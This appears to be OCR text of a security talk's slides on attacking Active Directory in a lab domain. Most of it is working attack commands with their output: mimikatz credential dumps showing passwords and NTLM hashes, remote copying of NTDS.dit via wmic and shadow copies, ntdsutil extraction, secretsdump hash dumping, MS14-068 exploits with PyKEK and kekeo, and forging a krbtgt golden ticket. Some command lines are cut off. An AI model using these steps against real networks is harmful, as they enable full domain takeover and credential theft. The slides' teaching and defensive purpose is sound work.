Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb6330c065d5047fcd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
```

Remotely Grab the DIT!

```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! process call create "cmd /c vssadm
in create shadow /for=c: 2>&1 > c:\vss.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1540;
        ReturnValue = 0;
};
```

process call create "cmd /c vssadmin create shadow /for=c: 2>&1"

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 604;
        ReturnValue = 0;
};
```

Copy NTDS.dit file from VSS snapshot to DC's c: drive

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2
.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1844;
        ReturnValue = 0;
};
```

Copy SYSTEM registry hive from VSS to DC's c: drive

```
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\ntds.dit c:\temp
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\system.hive c:\temp
```

Remotely Grab the DIT using Pass The Ticket

```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /
ssadmin create shadow /for=c: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1256;
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 pro
\?\GLOBALROOT\Device\HardDiskVolumeShadowCopy1\Windows\NTDS.dit c:\wi
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2156;
        ReturnValue = 0;
};
```

Instead of VSS, why not leverage NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

Finding NTDS.dit on the Network

- ✦Are your DC backups properly secured?
- ✦Who administers the virtual server hosting the DCs?
- ✦Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.

Dump Password Hashes from NTDS.dit


```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f0459
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab4
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e
```

Pass The… Credential

- **Pass the Hash**
  - Access resource with username & NTLM hash
- **Pass the Ticket**
  - Steal Kerberos ticket & reuse to access resource.
- **Over Pass the Hash**
  - Use the NTLM hash to get a Kerberos Ticket!

Over Pass the Hash

✦Get the NTLM password hash and use to get Kerberos ticket(s)



MS14-068: (Microsoft) Kerberos Vulnerability

- ✦MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦Domain Controller Kerberos (KDC) Service didn't correctly validate the PAC checksum.
- ✦Create a Kerberos "Golden Ticket" using a valid AD user account.

http://adsecurity.org/?tag=ms14068

MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-1473643419-774954089-22223
29127-1617 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```

```
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org.ccache

Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG

Data 0
           Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM
           Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Client Name  (01) : bobafett ; @ LAB.ADSECURITY.ORG
           Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
           Session Key       : 0x00000017 - rc4_hmac_nt
             04f2a374032b0477c6195fdac06721c5
           Ticket            : 0x00000000 - null               ; kvno = 2        [...]
           * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:Password99! /ptt

  .#####.   MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user      : JoeUser
domain    : lab.adsecurity.org
password  : ***
sid       : S-1-5-21-1583770191-140008446-3268284411
rid       : 1111
key       : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket    : ** Pass The Ticket **
 [level 1] Reality       (AS-REQ)
 [level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC """signed"""
 [level 3] The Hotel     (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
  * ADSDC02 : [level 5] Limbo ! (KRB-CRED) :  * Ticket successfully submitted for current session
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit – Packet Capture

No.	Time	Source	Destination	Protocol	Info
1	0.00000000	172.16.11.111	172.16.11.11	KRB5	AS-REQ
2	0.00092300	172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
3	0.03833100	172.16.11.111	172.16.11.11	KRB5	AS-REQ
4	0.03988400	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
5	0.04105500	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
6	0.04263000	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
7	0.05740400	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
8	0.05981600	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
9	0.06090200	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
10	0.06179500	172.16.11.11	172.16.11.111	KRB5	TGS-REP
11	0.08112000	172.16.11.111	172.16.11.11	KRB5	AS-REQ
12	0.08241400	172.16.11.11	172.16.11.111	KRB5	AS-REP
13	0.08309700	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
14	0.08394900	172.16.11.11	172.16.11.111	KRB5	TGS-REP
15	0.08495400	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
16	0.08560900	172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_SUMTYPE_NOSUPP
17	0.08790800	172.16.11.111	172.16.11.12	KRB5	TGS-REQ
18	0.08896700	172.16.11.12	172.16.11.111	KRB5	TGS-REP
19	20.4649410	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
20	20.4677610	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
21	20.4692200	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
22	20.4708850	172.16.11.11	172.16.11.111	KRB5	TGS-REP

User to Admin in 5 Minutes?

“Victims quickly learned that the path from a few infected systems to complete compromise of an Active Directory domain could be incredibly short.”

“Kerberos Attacks: After gaining domain administrator privileges, attackers used the Kerberos golden ticket attack to authenticate as any privileged account—even after domain password resets.“

- Mandiant M-Trends 2015 report

Forging Kerberos Golden/Silver Tickets

- Requires KRBTGT pw hash / service account pw hash.
- Forged TGT (Golden Ticket) bypasses all user restrictions.
- Create anywhere & use on any computer on the network.
- No elevated rights required to create/use.
  - Impersonate existing user.
  - Invent a fictional user with elevated rights.
  - *Spoof access without changing group membership*
- *User password changes have no impact on forged ticket!*

KRBTGT: The AD Kerberos Service Account

- KRBTGT account: disabled and not visible.
- Sign/encrypt AD Kerberos tickets
- Pwd set when domain created & (almost) never changes
  - Password changes when DFL -> 2008 (or newer).
- Current & Previous Password valid for Kerberos tickets
- KRBTGT password exposed? Requires changing twice!
- RODC Kerberos Account: KRBTGT_######.


KRBTGT: The AD Service Account

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-KeyVersionNumber,msDS-
nkBl


Created                 : 2/16/2015 10:36:11 PM
DistinguishedName       : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 2
Name                    : krbtgt
ObjectClass             : user
ObjectGUID              : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet         : 2/16/2015 10:36:11 PM
SamAccountName          : krbtgt
SID                     : S-1-5-21-1387203482-2957264255-828990924-502
Surname                 :
UserPrincipalName       :

Created                 : 2/19/2015 9:21:11 PM
DistinguishedName       : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 1
msDS-KrbTgtLinkBl       : {CN=ADSRODC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                    : krbtgt_27140
ObjectClass             : user
ObjectGUID              : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet         : 2/19/2015 9:21:12 PM
SamAccountName          : krbtgt_27140
SID                     : S-1-5-21-1387203482-2957264255-828990924-1107
Surname                 :
UserPrincipalName       :
```

The Golden Ticket (Forged TGT)

- Encrypted/Signed by KRBTGT (RID 502).
- Bypasses Smart Card authentication requirement
- Golden Ticket options:
  - Impersonate existing Domain Admin
  - Create Fictitious user
  - Spoof access by adding groups to the ticket
  - Impersonate C-level executive access
- Where are the crown jewels?

Golden Ticket (Forged TGT) Communication



Forging a Golden Ticket: KRBTGT NTLM Hash

```
mimikatz(commandline) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : cdc53c282915380a09750f5657ea41c7
```

```
mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt  5 credentials
> rc4_hmac_nt       - cdc53c282915380a09750f5657ea41c7
> rc4_hmac_old      - cdc53c282915380a09750f5657ea41c7
> rc4_md4           - cdc53c282915380a09750f5657ea41c7
> aes256_hmac       - 9e7f2db9129e87fa21c92707608873911a2b2af62b5fc740c10e91438d6c72e4a
> aes128_hmac       - ae0906444366069950261286371bf30

Previous krbtgt  8 credentials
> rc4_hmac_nt       - b0fc53bda6af599659d35f425b878c22
> rc4_hmac_nt       - 9028e28c02701864c24d50afe3e5355d
> rc4_hmac_old      - b0fc53bda6af599659d35f425b878c22
> rc4_md4           - b0fc53bda6af599659d35f425b878c22
> aes256_hmac       - 30007d1c82c9d39d2051b2b54b6170c080d4d0581fe817162a830c9124cef37b0
> aes128_hmac       - fc76e1057be20ba273c89c287771f7e7
```

Forging a Golden Ticket: Impersonate Valid DA

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:lab.adsecurity.org /id:2601 /
82-2957264255-828990924 /krbtgt:8a2f1adcdd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewm
User      : LukeSkywalker
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcdd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime  : 3/12/2015 9:31:21 PM ; 3/13/2015 7:31:21 AM ; 3/19/2015 9:31:21 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> whoami
adseclab\joeuser
PS C:\Users\JoeUser> _
```

